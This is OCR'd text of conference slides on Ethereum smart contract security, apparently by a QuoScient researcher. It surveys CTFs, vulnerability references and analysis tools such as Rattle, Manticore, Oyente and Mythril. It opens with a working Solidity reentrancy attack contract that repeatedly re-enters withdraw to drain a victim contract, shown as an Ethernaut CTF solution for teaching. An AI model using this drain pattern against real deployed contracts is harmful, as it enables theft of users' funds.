
https://suri.epfl.ch/slides/2018/petar-tsankov.pdf

```solidity
pragma solidity ^0.4.0;

contract Reentrance {
    mapping(address => uint) public balances;

    function donate(address _to) public payable;

    function balanceOf(address _who) public constant returns (uint balance);

    function withdraw(uint _amount) public;

    function() public payable {}
}

contract RSolve {
    Reentrance victim;
    uint public count;

    function RSolve(address ct) public payable {
        // Store our Reentrance instance
        victim = Reentrance(ct);
    }

    function attack(uint v) public {
        // Donate some value X using our address as the _to parameter
        victim.donate.value(v)(this);

        // Withdraw some value X
        victim.withdraw(v);
    }

    function() public payable {
        // Receiver for funds withdrawn by the attack
        if (count < 30) {
            count++;
            // Reentrant withdraw calls
            victim.withdraw(msg.value);
        }
    }
}
```

Learn with CTFs

Ethernaut CTF

- Web3/Solidity based wargame by Zeppelin
  - https://ethernaut.zeppelin.solutions/
  - Hands on: https://blog.trailofbits.com/2017/11/06/hands-on-the-ethernaut-ctf/



Vulnerable Smart Contracts Examples

- A CTF Field Guide for Smart Contracts
  - By *Sophia D'Antoine* / video
- Examples of Solidity security issues
  - https://github.com/trailofbits/not-so-smart-contracts
- GreHack 2017 CTF
  - https://github.com/trailofbits/ctf-challenges/tree/master/grehack-2017
- ZeroNights 2017
  - ZeroNights ICO Hacking Contest Writeup
- 34C3 CTF - @address
  - https://archive.aachen.ccc.de/34c3ctf.ccc.ac/challenges/index.html

Resources about smart contract vulnerabilities

- Comprehensive list of known attack vectors and common anti-patterns
  - By *Sigma Prime*
- Decentralized Application Security Project (or DASP) Top 10
  - By *NCC Group*
- Ethereum Smart Contract Security Best Practices
  - By *Consensys*
- Predicting Random Numbers in Ethereum Smart Contracts
  - By *Arseny Reutov*
- Detecting Integer Overflows in Ethereum Smart Contracts
  - By *Bernhard Mueller*
- Breaking the House: An Ethereum Roulette
  - By *Martin Holst Swende*
- Thinking About Smart Contract Security
  - By *Vitalik Buterin*


05

Going deeper & Questions

Decompilation & IR SSA


Porosity *by Comae*

- Decompiler
- Github




EthRays *by Ret2*

- Decompiler
- Blog post



Octopus *by QuoScient*

- IR SSA
- Quolab or Github



Rattle *by Trail of bits*


- IR SSA
- Github

Rattle – Static single assignment (SSA)

- Rattle - evm binary static analysis
  - By *Trail Of Bits (Ryan Stortz)*
  - Recon MTL 2018 presentation

- Simple to use:
  - `head contract.bin`
  - `6080604052600436106100835760003 57c010000000000000000000000000...`
  - `cat contract.bin | xxd -r -ps > contract.bytecode`
  - `python3 rattle-cli.py --input contract.bytecode -O`

- Fail some time due to his static CFG recovery mechanism




Manticore – EVM Symbolic Execution

- Manticore - Symbolic execution tool
  - By *Trail Of Bits*
- Presentations
  - EkoParty 2017
  - Slides/Video
- NYC Empire Hacking
  - Video: https://www.youtube.com/watch?v=8nuKOWGGtMc
- Workshop: https://github.com/trailofbits/workshops/tree/master/Manticore%20-%20EthCC%202018

Oyente – Detect vulnerability using SE


- Analysis Tool for ETH Smart Contracts by *melonproject*
  - Paper: http://www.comp.nus.edu.sg/~loiluu/papers/oyente.pdf
  - Online tester: https://oyente.melon.fund
  - Docker: https://hub.docker.com/r/luongnguyen/oyente/

- First one to use Z3 for constraints solving on Ethereum smart contract
  - github: https://github.com/melonproject/oyente
  - paper: https://eprint.iacr.org/2016/633.pdf



Mythril

- Mythril - Security analysis tool for Ethereum smart contracts
  - By *ConsenSys (Bernhard Mueller)*




- One of the best tool actually

- Smashing Ethereum Smart Contracts for Fun and ACTUAL Profit
  - HITB Amsterdam 2018
  - Slides/video

- Tutorial:
  - https://hackernoon.com/introducing-mythril-a-framework-for-bug-hunting-on-the-ethereum-blockchain-9dc5588f82f6
  - https://hackernoon.com/crafting-ethereum-exploits-by-laser-fire-1c9acf25af4f

EVM lab – easy debuging


- EVM lab
  - By *Martin Holst Swende*
  - http://martin.swende.se/
- Contains various tools to interact with the Ethereum virtual machine.
- OpViewer is a simple debugger-like trace-viewer




Participate in Security Open Source tools !!


- Start to play with EVM bytecode
- Take a look at awesome Ethereum security references

- Try & give feedbacks to :
  - Octopus
  - Rattle
  - Manticore
  - Mythril
  - Securify
  - etc.





Thanks & Question



- Patrick Ventuzelo / @Pat_Ventuzelo / patrick.ventuzelo@quoscient.io
- Blog with talks slides: https://patrickventuzelo.com

- Octopus - https://github.com/quoscient/octopus

CONTACT

QuoScient

Radilostrasse 43
60489 Frankfurt
Germany
+49 69 33 99 79 38
curious@quoscient.io
www.quoscient.io

QuoScient

Digital Active Defense